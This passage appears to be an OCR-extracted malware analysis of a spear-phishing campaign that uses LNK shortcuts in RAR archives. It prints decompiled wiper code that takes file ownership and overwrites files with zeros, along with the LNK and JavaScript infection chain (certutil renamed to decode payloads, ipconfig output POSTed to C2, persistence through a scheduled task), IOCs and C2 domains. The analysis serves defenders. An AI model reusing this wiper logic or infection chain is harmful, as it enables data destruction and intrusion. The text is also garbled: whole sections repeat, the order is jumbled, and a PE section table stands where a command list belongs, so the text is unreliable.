    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

